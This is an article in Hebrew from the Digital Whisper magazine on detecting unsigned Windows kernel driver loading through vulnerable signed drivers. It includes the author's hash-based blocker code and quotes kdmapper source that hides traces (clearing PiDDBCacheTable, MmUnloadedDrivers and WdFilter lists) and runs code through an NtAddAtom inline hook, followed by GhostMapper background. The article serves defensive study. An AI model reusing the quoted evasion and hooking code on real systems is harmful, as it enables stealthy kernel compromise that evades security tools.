Digital Whisper
Technologic Papers

זיהוי טעינת דרייברים לא חתומים

מאת שי גילת

הקדמה

לאורך המאמרים האחרונים דיברנו הרבה על נושא טעינת קוד קרנלי לא חתום לתוך מערכת ההפעלה והרצתו כחלק מרכיבי מערכת ההפעלה השונים, אבל במאמר זה החלטתי לתת דגש ספציפי להיבט ההגנתי / התקפי שניתן ללמוד מאותם Unsigned Driver Mappers.

כפי שתיארתי במאמרים הקודמים, תהליך טעינת קוד לא חתום לקרנל נראה כך:

1. השגת יכולות כתיבה / קריאה לזכרון מערכת, בנוסף ליכולת הקצאת זכרון מערכת כלשהו שבו נוכל לאכסן את הקוד הלא חתום.
2. השגת תוכן הדרייבר הלא חתום, ביצוע שינויים הכרחיים כמו שינוי ה-imports של התוכנה שיאפשרו לה לפעול כמצופה מתוכנת PE.
3. כתיבת התוכן של הקוד הלא חתום לתוך הזכרון שהוקצה.
4. הרצת הקוד הלא חתום שקיים כרגע בזכרון מערכת.

אפשר בשלב זה להסתכל על כל נקודה כוקטור ניטור שיכול לעזור למערכת ההפעלה או לתוכנות הגנה חיצוניות לאתר את הפעילות של התוכנה שלנו ולהבין שניסינו להשתמש במשהו לא לגיטימי ולא נתמך ע"י מערכת ההפעלה בצורה שלא אמורה לקרות.

במאמר זה נדבר ראשית על ניטור, כיצד ניתן להשיג כמה שיותר מידע חשוב מהמערכת כדי לזהות פעילות לא רצויה בכל אחד מאותם וקטורים שראינו קודם לכן, וכיצד ניתן להגן על המערכת מאותה פעילות זדונית שבאה להשיג מטרה מסוימת. לאחר מכן נבחן מספר דוגמאות מוכרות של unsigned driver mappers שעקבו אחרי אותם צעדים בסיסיים, אך הוסיפו לצעדים האלו פעולות / שכבות נוספות שנועדו להסוות כמה שיותר את אותם צעדים מרכזיים.

יאללה, בואו נתחיל!

תנאי בסיסי לטעינת קוד לא חתום למערכת ההפעלה

לפני כל דבר אחר שנדבר עליו במאמר, נצטרך להבין מה יהיה הרכיב שיביא לנו את היכולות שציינתי בשלבים הראשונים. לרוב הדבר הזה יהיה דרייבר חתום ופגיע לחולשה (Vulnerable Signed Driver), כלומר Driver שבשלב מסוים בתוכלת החיים שלו נחתם על ידי מייקרוסופט כדרייבר לגיטימי וטוב אך עדיין יש לו חולשות ובעיות מסוימות שיכולות לספק לנו את היכולות שאנחנו רוצים להשיג לא בצורה חשודה.

חשוב לאמר שבאמת לרוב יהיו מספר בעיות עם טעינת דרייבר חולשתי למערכת:

1) ניטור של Windows עצמם עבור דרייברים חשודים במערכת, בעזרת כלים כמו Windows Driver Blocklist שמתעד מאגר עצום של דרייברים פגיעים עבור מערכת ההפעלה Windows ומונע מאותם הדרייברים להטען במקרה והוא נמצא במאגר. זאת לא תהיה בעייה אם אנחנו רצים בגרסה של מערכת ההפעלה בה התוכנה הזאת לא הייתה קיימת \ לא הייתה מופעלת כברירת מחדל \ כובתה מרצון כפי שניתן לעשות להרבה פיצ'רים הגנתיים של מערכת ההפעלה \ במקרים היותר נדירים, שהדרייבר שלנו לגמרי לא מנותר על ידי המאגר או שאנחנו משתמשים בחולשת zero-day:

Summary

Microsoft introduced the vulnerable driver blocklist as an optional feature in Windows 10, version 1809. The blocklist is enabled on systems that enable Hypervisor-protected Code Integrity (HVCI) or run Windows in S Mode. Starting with Windows 11, version 22H2, the blocklist is also enabled by default on all devices. You can turn it on and off using the Windows Security app.

Note The Windows Security app is updated separately from the OS and ships out of box. The version with the toggle is in the final validation ring and will ship to all customers very soon.

This October 2022 preview release addresses an issue that only updates the blocklist for full Windows OS releases. When you install this release, the blocklist on older OS versions will be the same as the blocklist on Windows 11, version 22H2 and later. For more information, go to Microsoft recommended driver block rules.

Compatibility

Blocking drivers can cause devices or software to malfunction. In rare cases, it leads to a stop error. There is no guarantee that the blocklist will block every driver that has weaknesses. To produce the blocklist, Microsoft attempts to balance the security risks from vulnerable drivers against the potential effect on compatibility and reliability.

2) ניטור של תוכנות צד שלישי שבאות להשיג את אותה המטרה - מניעה מטעינת דרייבר לא חתום לתוך מערכת ההפעלה. הדוגמא שאתן היא תוכנה שאני יצרתי כחלק מפרויקט ה-rootkit שלי שמטרתה להגן מפני נוזקות קרנליות. חלק ספציפי מהתוכנה (ProtectionSolution/ProtectionDriverChecker, צירפתי קישור לתוכנה בסוף המאמר) אחראי להגנה נגד טעינת דרייברים לא חתומים שמתרכז בכלי הפופולארי לניהול services הנקרא sc. בתוכנה זו אני יוצר תוכנת העתק של sc.exe ועבור הדוגמא מכניס את הנתיב של התוכנה שלי לנתיב הכי גבוה במשתנה הסביבה PATH, כך שכשתוכנה מסוימת כותבת את הפקודה "sc ..." התוכנה שלי תופעל קודם. את המאגר שלי השגתי מהאתר loldrivers.io שמתעד כמות גדולה מאוד של דרייברים פגיעים (ושניתן ללמוד ממנו המון על מחקר דרייברים) ותהליך ההשוואה היה מאוד פשוט וברור - השוואת ה-hash של כל דרייבר שמנסה לטעון את עצמו ל-hashes במאגר:

```
BOOL AnalyzeFilePath(char* FilePath, char* ServiceName) {
        Status = CreateDataHash(FileData, FileSize, BCRYPT_SHA256_ALGORITHM,
                &HashedFileData, &HashedFileSize);
        if (!NT_SUCCESS(Status) || HashedFileSize == 0 || HashedFileData == NULL) {
                if (HashedFileData != NULL) {
                        free(HashedFileData);
                }
                if (FileData != NULL) {
                        free(FileData);
                }
                printf("[-] Failed to create SHA256 of image %s - 0x%x\n", FilePath, Status);
                return FALSE;
        }


        // Compare the driver's SHA256 hash to the vulnurable list:
        for (ULONG VulnHashIndex = 0; VulnHashIndex < VULNLIST_SIZE; VulnHashIndex++) {
                if (RtlCompareMemory(VulnurableByteList[VulnHashIndex], HashedFileData, SHA256_HASHSIZE) == S
                        printf("[!] Warning: vulnurable driver found at %s, deleting driver file ..\n", FileP
                        strcat_s(UnloadCommand, "C:\\Windows\\System32\\sc.exe stop ");
                        strcat_s(UnloadCommand, ServiceName);
                        strcat_s(UnloadCommand, " && C:\\Windows\\System32\\sc.exe delete ");
                        strcat_s(UnloadCommand, ServiceName);
                        strcat_s(DeleteCommand, "del /s /q ");
                        strcat_s(DeleteCommand, FilePath);
                        system(UnloadCommand);
                        system(DeleteCommand);
                        WriteToLog(L"ScVulnFile.txt", GetCurrentWorkingDirectory(), FilePath, TRUE);
                        return TRUE;
                }
        }
```


במקרה ובאמת נוכל לטעון את הדרייבר החתום שנרצה להשתמש בו עבור השגת היכולות ללא הפרעה בזמן הטעינה, נוכל להמשיך ולהחביא כמה שיותר את השלבים הבאים בתהליך. יש דוגמאות של Mappers שגם ינסו להחביא את ה-Service עצמו כדי להוסיף לתהליך, ואראה את אותן דוגמאות בהמשך.

קצת על החבאת היכולות והשימוש בהן

כפי שציינתי, לאחר טעינת הדרייבר הפגיע נוכל להשתמש ביכולות כתיבה\קריאה\הקצאת זכרון שאנחנו צריכים עבור טעינת הקוד הלא חתום למערכת ההפעלה, אך גם את השימוש ביכולות האלו ניתן לנטר.

הקצאת זכרון

כמעט כל סוג של זכרון המוקצה על ידנו בתור קוד קרנלי, כגון Memory Pools, Independent Pages, Contiguous Pages ועוד נשמר בתוך מערכת ההפעלה כאובייקט המתאר את אותו איזור זכרון שהוקצה:



בגלל סיבה זו יהיה גישה לכל רכיב מערכת במערכת שלנו להשיג מידע כמו גודל הזכרון, כתובת בסיס הזכרון והתוכן בתוך אותו איזור זכרון. ניתן לראות את הדוגמא לתוכנת ניטור כזו בתוך ה-SysInternals Suite שמכיל כלים שימושיים רבים לניהול מערכת Windows, והתוכנה המתאימה למקרה שלנו היא Poolmon. התוכנה PoolMon מנטרת את כל ה-Memory Pools שהוקצו במערכת ומציגה מידע רחב על כל אחת מהן:

```
Command Prompt - poolmon
Memory:16596536K Avail: 5975572K  PageFlts: 61049   InRam Krnl:32056K P:954604K
Commit:10962956K Limit:19086904K Peak:11215636K            Pool N:1157888K P:1016748K
System pool information
Tag  Type     Allocs            Frees            Diff       Bytes                Per Alloc

VoSa Nonp          2 (   0)         1 (   0)        1 446676598929 (          0) 446676598929
FMic Nonp   14799010 (  32)  14277222 (   3)   521788   275551808 (      23504)        528
Irp  Nonp   15746041 ( 787)  15222688 ( 772)   523353   265002352 (       5648)        506
Thre Nonp    1300989 (  32)   1255771 (  32)    45218    99109344 (         32)       2191
Proc Nonp      49684 (   1)      7845 (   0)    41839    95058144 (       2272)       2271
Even Nonp   49434461 (1145)  48854012 (1118)   580449    74308896 (       3456)        128
FMsc Nonp     165410 (   7)    106091 (   0)    59319    54098928 (       6384)        912
```

בשונה מתוכנה זו יהיה ניתן גם לנטר את התוכן עצמו של איזור הזכרון ולסרוק אם הוא מכיל קוד (לדוגמא: דרייבר לא חתום שיהיה כתוב בפורמט PE ויכיל את ה-Magic Signature של "4D5A" בתחילת הקובץ), לראות אם הקוד יכול להיות נוזקתי ואם אותו איזור זכרון בכלל ניתן להרצה, לראות אם נעשה hook לפעולה מסוימת (לדוגמא אם יש מצביע לפעולה בתוך ה-SSDT שמצביעה לתוך אותו איזור זכרון), האפשרויות אין-סופיות.

דבר אחד שיכול לעזור לנו לנטר איזור זכרון שמכיל דרייבר לא חתום כזה הוא דבר מאוד פשוט - סריקת כל ה-System Modules במערכת ובדיקה אם הדרייבר שמאוכסן באותו איזור זכרון נמצא בטווח כתובות הזכרון של אחד מה-System Modules.

נעשה זאת כך:

1) הקריאה לפונקציה **NtQuerySystemInformation** מתבצעת כדי לקבל את כל המידע על רכיבי מערכת, ובפרט על הדרייברים. לפונקציה יש פרמטרים חשובים שצריך להגדיר:
   - **SystemInformationClass**: כאן יש להשתמש בערך **SystemModuleInformation**
   - **SystemInformation**: מצביע למערך שבו הפונקציה תכניס את המידע על הדרייברים הטעונים.
   - **SystemInformationLength**: גודל המערך שבו יוכנס המידע.
   - **ReturnLength**: מצביע למשתנה שיקבל את אורך הנתונים בפועל (אם המערך לא היה גדול מספיק).

2) בצורה זו יחזור אלינו מבנה בשם PSYSTEM_MODULE_INFORMATION שיכיל מידע על כל System Module במערכת, כגון כתובת הבסיס בזכרון, גודל ושם. בעזרת המידע הזה נוכל לראות אם אותה תוכנה חשודה שניתרנו מופיעה באיזור זכרון של System Module כלשהו (מתחיל מכתובת הבסיס ומסתיים בכתובת הבסיס + גודל, אפשר לקצר את החיפוש אפילו רק ל-text section. של ה-System Module כי הוא החלק היחיד שאמור להיות בו קוד).

דוגמא למעבר על אותם System Modules:

```
#include <windows.h>
#include <winternl.h>
#include <stdio.h>

// Defining NtQuerySystemInformation signature
typedef NTSTATUS (NTAPI *PNtQuerySystemInformation)(
    ULONG SystemInformationClass,
    PVOID SystemInformation,
    ULONG SystemInformationLength,
    PULONG ReturnLength
);
```

```
void EnumerateDrivers()
{
    PNtQuerySystemInformation NtQuerySystemInformation =
        (PNtQuerySystemInformation)GetProcAddress(
            GetModuleHandleW(L"ntdll.dll"), "NtQuerySystemInformation");

    ULONG length = 0;
    NtQuerySystemInformation(SystemModuleInformation, NULL, 0, &length);

    // Allocate memory for the driver information
    PSYSTEM_MODULE_INFORMATION pSystemInfo = (PSYSTEM_MODULE_INFORMATION)malloc(length);

    if (NtQuerySystemInformation(SystemModuleInformation, pSystemInfo, length, &length) == 0
    {
        for (ULONG i = 0; i < pSystemInfo->ModuleCount; i++)
        {
            printf("Driver Name: %s\n", pSystemInfo->Modules[i].FullPathName);
            printf("Driver Base Address: %p\n", pSystemInfo->Modules[i].ImageBase);
            printf("Driver Size: %lu bytes\n", pSystemInfo->Modules[i].ImageSize);
        }
    }

    free(pSystemInfo);
}
```

קריאה / כתיבת זכרון


לגבי יכולות הכתיבה\קריאה אין הרבה מה לעשות, הרי אלו יכולות בסיסיות שאמורות להיות לכל תוכנת מערכת. דבר אחד שניתן לעשות הוא ניטור אחרי פעולות כמו RtlCopyMemory/memcpy ב-kernel בעזרת hook.

בצורה כזו נוכל לקבל גישה ל-context של כל תוכנה שמריצה את הפעולה (קונטקסט הריצה של memcpy יהיה זה של אותה תוכנה שקראה לפעולה, עם אותן הגבלות ואותו מידע המאוכסן על התוכנה שקראה לפעולה), ובדומה לדוגמא הקודמת נבדוק אם הקוד שקרא לפעולה חשוד ואם הקוד שקרא לפעולה אמור לקבל גישה לפעולה הזו. כמובן שאם הקוד לא חלק מ-Signed Driver/System Module הוא לא אמור להיות רשאי לקרוא לפעולה.

הרצת קוד

בשלב מסוים תתבצע ההרצה של ה-()DriverEntry של אותו דרייבר לא חתום שטעון לזכרון מערכת, ואת הדבר הזה ניתן לעשות במגוון דרכים שונות, כגון SSDT/IRP hooks, event-ים או כל מיני סוגים של callback-ים שונים. דוגמא לכך ניתן לראות בפרויקט של kdmapper שאותו ציינתי כבר מספר פעמים.

בפרויקט הזה כדי להריץ את ה-()DriverEntry של התוכנה הלא חתומה הכותבים עשו SSDT inline hook בעזרת יכולות כתיבה בלבד לפעולה ()NtAddAtom שכמעט לא משומשת בריצה נורמאלית של המערכת, וכך שתקרא הפעולה המתאימה לאותו system service מ-ntdll.dll, ה-()DriverEntry או כל פעולה אחרת לפי הרצון שלנו תופעל:



דוגמאות מהשטח, ומה אפשר ללמוד מהם

אחרי סריקת הצעדים המרכזיים שכל Unsigned Driver Mapper מבצע עבור טעינת קוד קרנלי לא חתום וכל המידע שניתן לנטר באותם איזורים במערכת כדי למנוע פעילות לא רצויה, אעבור על כמה דוגמאות מוכרות שעשו ניסיונות להחביא את הפעילות הזדונית שלהם בצורות שניתן ללמוד מהם הרבה כמגנים וכתוקפים.

דוגמא 1 - kdmapper

כפי שציינתי במאמרים הקודמים שלי, הכלי KDMapper הוא תוכנה שמשתמשת בשיטת BYOVD עם הדרייבר החולשתי של אינטל iqvw64e.sys (CVE-2015-2291), כדי לטעון לזיכרון של המערכת קוד קרנלי לא חתום. lqvw64e.sys העניק לתוקף עם הרשאות מנהל אפשרות לבצע פעולות רבות, ביניהן כתיבה וקריאה מזיכרון מערכת, הקצאה של זיכרון במערכת מהרבה סוגים שונים והרצה של קוד הנמצא בתוך זיכרון מערכת. כותבי הכלי ביצעו צעדים רבים בנוסף לתהליך המיפוי הרגיל כדי לנסות להחביא כמה שיותר את הטעינה מכל הכיוונים, לכן אסכם כל חלק להיבטים המרכזיים שלו:

דברים נוספים שנחמד לציין:

1) הכותבים של הכלי נתנו אפשרות למשתמש לבחור באיזה סוג של זכרון מערכת הוא רוצה להשתמש, כששימוש ב-System Memory Pools הוא הברירת מחדל. זה לא ממש משנה לנו, בגלל שכל איזור זכרון מוקצה מתועד על ידי מערכת ההפעלה בצורה דומה, אך יותר תוכנות יתאימו את עצמן לסריקה של צורות האכסון המוכרות יותר כמו System Memory Pools ופחות יתעדו את השימוש ב-Contiguous Memory Pages או Independent Pages, לדוגמא:

```
int wmain(const int argc, wchar_t** argv) {
  SetUnhandledExceptionFilter(SimplestCrashHandler);

  bool free = paramExists(argc, argv, L"free") > 0;
  bool indPagesMode = paramExists(argc, argv, L"indPages") > 0;
  bool passAllocationPtr = paramExists(argc, argv, L"PassAllocationPtr") > 0;

  if (free) {
    Log(L"[+] Free pool memory after usage enabled" << std::endl);
  }

  if (indPagesMode) {
    Log(L"[+] Allocate Independent Pages mode enabled" << std::endl);
  }

  if (free && indPagesMode) {
    Log(L"[-] Can't use --free and --indPages at the same time" << std::endl);
    help();
    return -1;
  }

  if (passAllocationPtr) {
    Log(L"[+] Pass Allocation Ptr as first param enabled" << std::endl);
  }
```

2) גם הטריק הזה לא יפריע הרבה לתוכנות הגנה שונות, אך כותבי התוכנה החליטו לבלבל את שם הדרייבר הפגיע ובעצם יצרו לקובץ שלו שם רנדומלי ושמו אותו במיקום של קבצים זמניים בנתיב Temp במערכת:

```
//Randomize name for log in registry keys, usn jornal and other shits
memset(intel_driver::driver_name, 0, sizeof(intel_driver::driver_name));
static const char alphanum[] =
  "abcdefghijklmnopqrstuvwxyz"
  "ABCDEFGHIJKLMNOPQRSTUVWXYZ";
int len = rand() % 20 + 10;
for (int i = 0; i < len; ++i)
  intel_driver::driver_name[i] = alphanum[rand() % (sizeof(alphanum) - 1)];

Log(L"[<] Loading vulnerable driver, Name: " << GetDriverNameW() << std::endl);

std::wstring driver_path = GetDriverPath();
if (driver_path.empty()) {
  Log(L"[-] Can't find TEMP folder" << std::endl);
  return INVALID_HANDLE_VALUE;
}

_wremove(driver_path.c_str());

if (!utils::CreateFileFromMemory(driver_path, reinterpret_cast<const
char*>(intel_driver_resource::driver), sizeof(intel_driver_resource::driver))) {
  Log(L"[-] Failed to create vulnerable driver file" << std::endl);
  return INVALID_HANDLE_VALUE;
}
```

3) במקום להשתמש בתוכנות ברירת מחדל לניהול services כמו sc.exe, כותבי הכלי החליטו לעשות שימוש ב-WinAPI ויצרו כל ערך Registry עבור ה-Service באופן ידני, כך הגנות כמו שלי לא יהיו רלוונטיות. כמובן שהגנות מתוחכמות יותר כמו hook ל-()NtLoadDriver שנקרא כל פעם שנטען דרייבר יוכלו עדיין לנטר את הטעינה:

```
bool service::RegisterAndStart(const std::wstring& driver_path) {
  const static DWORD ServiceTypeKernel = 1;
  const std::wstring driver_name = intel_driver::GetDriverNameW();
  const std::wstring servicesPath = L"SYSTEM\\CurrentControlSet\\Services\\" +
driver_name;
  const std::wstring nPath = L"\\??\\" + driver_path;

  HKEY dservice;
  LSTATUS status = RegCreateKeyW(HKEY_LOCAL_MACHINE, servicesPath.c_str(), &dservice);
//Returns Ok if already exists
  if (status != ERROR_SUCCESS) {
    Log("[-] Can't create service key" << std::endl);
    return false;
  }

  status = RegSetKeyValueW(dservice, NULL, L"ImagePath", REG_EXPAND_SZ, nPath.c_str(),
(DWORD)(nPath.size()*sizeof(wchar_t)));
  if (status != ERROR_SUCCESS) {
    RegCloseKey(dservice);
    Log("[-] Can't create 'ImagePath' registry value" << std::endl);
    return false;
  }

  status = RegSetKeyValueW(dservice, NULL, L"Type", REG_DWORD, &ServiceTypeKernel,
sizeof(DWORD));
  if (status != ERROR_SUCCESS) {
```

```
    RegCloseKey(dservice);
    Log("[-] Can't create 'Type' registry value" << std::endl);
    return false;
  }

  RegCloseKey(dservice);

  HMODULE ntdll = GetModuleHandleA("ntdll.dll");
  if (ntdll == NULL) {
    return false;
  }
```

- הצעדים המרכזיים שכותבי הכלי עשו כדי להמנע מזיהוי על ידי תוכנות ניטור היה בשלב הסוואת הדרייבר החתום הפגיע. נעשים פה ארבעה החבאות מרשימות שמערכת ההפעלה עצמה \ רכיבי מערכת נוספים עושות ל-System Modules שנטענו למערכת וגם לכאלה שהוציאו מהזכרון בפעולת unload. בצורה כזו ניתן להחביא את התיעוד של קיום הדרייבר הפגיע כ-service במערכת ונוכל להוסיף להסוואה של התהליך. מי שמעוניין לקרוא ולהתעמק בהחבאות הללו יכול לקרוא את המאמר שלי בגיליון 163 בו אני מתעד את התוכנה ואת הצעדים שהיא עושה עבור טעינת קוד קרנלי בעזרת BYOVD:

```
if (!intel_driver::ReadMemory(result, intel_driver::ntoskrnlAddr, &dosHeader,
sizeof(IMAGE_DOS_HEADER)) || dosHeader.e_magic != IMAGE_DOS_SIGNATURE) {
  Log(L"[-] Can't exploit intel driver, is there any antivirus or anticheat running?"
<< std::endl);
  intel_driver::Unload(result);
  return INVALID_HANDLE_VALUE;
}

if (!intel_driver::ClearPiDDBCacheTable(result)) {
  Log(L"[-] Failed to ClearPiDDBCacheTable" << std::endl);
  intel_driver::Unload(result);
  return INVALID_HANDLE_VALUE;
}

if (!intel_driver::ClearKernelHashBucketList(result)) {
  Log(L"[-] Failed to ClearKernelHashBucketList" << std::endl);
  intel_driver::Unload(result);
  return INVALID_HANDLE_VALUE;
}

if (!intel_driver::ClearMmUnloadedDrivers(result)) {
  Log(L"[!] Failed to ClearMmUnloadedDrivers" << std::endl);
  intel_driver::Unload(result);
  return INVALID_HANDLE_VALUE;
}

if (!intel_driver::ClearWdFilterDriverList(result)) {
  Log("[!] Failed to ClearWdFilterDriverList" << std::endl);
  intel_driver::Unload(result);
  return INVALID_HANDLE_VALUE;
}
```

- ציינתי כבר את חלק זה, אבל עבור הרצת הקוד הלא חתום כותבי הכלי בחרו להשתמש ב- SSDT inline hook. שיטה זו שימושית למקרה שלנו בגלל שהיא לא מצריכה יכולות נוספות חוץ מקריאה\כתיבה, כל הממשק לקריאה לפעולה קיים בצורה רגילה במערכת ההפעלה ולכן נוכל לקרוא לפעולה בעזרת קריאה לפעולת Win32API המתאימה מ-ntdll.dll. השימוש בפעולה שלא משומשת בתדירות גבוהה תביא לסיכוי גבוה יותר שלא ימצאו את ה-hook שעשינו ולכן נוכל להשאר זמן ארוך יותר במערכת מבלי שיראו שום דבר חשוד:

```
HMODULE ntdll = GetModuleHandleA("ntdll.dll");
if (ntdll == 0) {
  Log(L"[-] Failed to load ntdll.dll" << std::endl); //never should happens
  return false;
}

const auto NtAddAtom = reinterpret_cast<void*>(GetProcAddress(ntdll, "NtAddAtom"));
if (!NtAddAtom)
{
  Log(L"[-] Failed to get export ntdll.NtAddAtom" << std::endl);
  return false;
}

uint8_t kernel_injected_jmp[] = { 0x48, 0xb8, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
0x00, 0xff, 0xe0 };
uint8_t original_kernel_function[sizeof(kernel_injected_jmp)];
*(uint64_t*)&kernel_injected_jmp[2] = kernel_function_address;

static uint64_t kernel_NtAddAtom = GetKernelModuleExport(device_handle,
intel_driver::ntoskrnlAddr, "NtAddAtom");
if (!kernel_NtAddAtom) {
  Log(L"[-] Failed to get export ntoskrnl.NtAddAtom" << std::endl);
  return false;
}

if (!ReadMemory(device_handle, kernel_NtAddAtom, &original_kernel_function,
sizeof(kernel_injected_jmp)))
  return false;

if (original_kernel_function[0] == kernel_injected_jmp[0] &&
    original_kernel_function[1] == kernel_injected_jmp[1] &&
    original_kernel_function[sizeof(kernel_injected_jmp) - 2] ==
    kernel_injected_jmp[sizeof(kernel_injected_jmp) - 2] &&
    original_kernel_function[sizeof(kernel_injected_jmp) - 1] ==
    kernel_injected_jmp[sizeof(kernel_injected_jmp) - 1]) {
  Log(L"[-] FAILED!: The code was already hooked!! another instance of kdmapper
running?!" << std::endl);
  return false;
}
```

דוגמא 2 - GhostMapper

מי שהתעסק מעט עם Driver-ים במערכות Windows כנראה שם לב למספר רכיבי מערכת שמתחילים בקידומת "_dump". הדרייברים האלו הם בעלי מטרה מיוחדת, ולעיתים נקראים דרייברי רפאים (או באנגלית: Ghost Drivers).

הם משמשים לשמירה של תמונה תקינה ולא פגומה של המערכת בעת קריסה. יש להם מטרה/שימוש נוסף שרלוונטי למקרים שבהם ייתכן שדרייברים מסויימים שצריכים לשמור נתונים בנוגע לפעילות המערכת יגרמו לקריסה עצמה, ובמקרה כזה יווצר עותק של אותם דרייברים עם הקידומת שהזכרתי ואחריה השם של הדרייבר המקורי ללא קידומת.

אם נרצה לשמור נתונים חשובים לפני קריסה, ניתן להפעיל את המנגנון של ה-Ghost Drivers שמנוהל על ידי רכיב מערכת בשם crashdmp.sys, שבו יש מידע מעניין שנדון בהמשך. בפועל, השימוש ב-Ghost Drivers הוא נדיר, אך יש אפשרות לנצל אותו ולשנות אותו לפי רצון המשתמש:

1.3 Crashdump.sys:

As stated before all ghost drivers have the same prefix. What if we could somehow patch this prefix before all the ghost drivers are loaded into memory?

```
lea     rcx, ContextCopy
mov     r8d, 800h
lea     rdx, Context
call    memmove
mov     rax, cs:qword_1C0010B88
lea     rdx, [rbp+57h+var_B0]
xor     r9d, r9d
mov     [rsp+110h+var_F0], rax
lea     rcx, aDump        ; "dump_"
lea     r8d, [r9+3]
call    CrashdmpLoadDumpStack
mov     r15, [rbp+57h+var_B0]
mov     esi, eax
```

זאת אינה המטרה המרכזית של המאמר, אבל רציתי בכל מקרה לתעד את הדרך ליצירת dump driver. זה לא מתועד היטב על ידי מיקרוסופט, אבל יש כמה קריטריונים שצריכים להתממש כדי שהדרייבר ייטען:

1) כמו כל דרייבר אחר, דרייבר זה צריך driver certificate כדי להיטען (או test sign דולק / DSE כבוי)
2) ה-DriverEntry מקבל את הפרמטרים הבאים עם structures שצריך למלא:

```
DriverEntry(PFILTER_EXTENSION FilterExtension, FILTER_INITIALIZATION_DATA FilterInitialization);
```

FilterInitialization: פרמטר שאמור להתמלא ב-callback functions שונים שמשמשים כאשר מתרחשת קריסה, בדומה ל-Major Function Table בדרייברים רגילים. סוגי הפעולות שנצטרך לאתחל עבור הדרייבר:

- Dump_Start(): אתחול תהליך ה-dumping
- Dump_Write(): כתיבה ל-dump שאנחנו מתעדים
- Dump_Read(): קריאה מה-dump שאנחנו מתעדים
- Dump_Finish(): סיום התהליך, שחרור משאבים ואיפוס דברים אחרים רלוונטיים
- Dump_Unload(): הוצאת הדרייבר מזכרון מערכת, בדומה לפעולת DriverUnload()

הפרמטר FilterExtension מספק פרמטרים נוספים לכותבי הדרייבר, פחות רלוונטי לנו למי שרוצה להמשיך להתעמק בנושא, קישרתי מאמר שמתעד את כל הפעולות הרלוונטיות בסוף המאמר.

3) כמו כל פעם, נצטרך לרשום את הדרייבר ואת כל הפרמטרים שמתארים אותו בתוך ה-registr, אך הפעם בנתיב:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\CrashControl\DumpFilters
```

במקום הנתיב הרגיל. צריכים להיות זהירים בשלב זה בגלל שזה עלול להוביל לכך ש-crashdump.sys ינסה לטעון את הדרייבר בצורה לא טובה ויגרום לקריסת המערכת בעת ההפעלה, מה שמקשה על השחזור. זו גרסה מפושטת של איך Dump/Ghost Drivers פועלים, ועכשיו לאחר ההבנה הזאת אני אכנס ל-GhostMapper ולצורה שבה הוא מנצל את אותם Ghost Drivers.

Name (Disk)	Base Name (Memory)	Purpose
diskdump.sys	dump_diskdump	SCSI/Storport dump port driver with required exports from scsiport.sys and storport.sys. This driver is unloaded
dumpata.sys	dump_dumpata	IDE/ATA dump port driver with required ataport.sys exports. This driver is unloaded
scsiport.sys	dump_scsiport	The final SCSI/Storport dump port driver
ataport.sys	dump_ataport	The final IDE/ATA dump port driver
atapi.sys	dump_atapi	An older, generic ATAPI miniport driver provided by the OS for IDE/ATA drives
vmscsi.sys	dump_vmscsi	The miniport driver provided by VMWare for SCSI drives
LSI_SAS.sys	dump_LSI_SAS	The miniport driver provided by LSI Corporation for serialattached storage drives
dumpfve.sys	dump_dumpfve	Windows full volume encryption crash dump filter driver

זהו, עד כאן, המידע התיאורטי לגבי GhostMapper, עכשיו נוכל לראות איך הוא משיג את המטרה של מיפוי קוד לא חתום לזכרון במערכת ההפעלה!

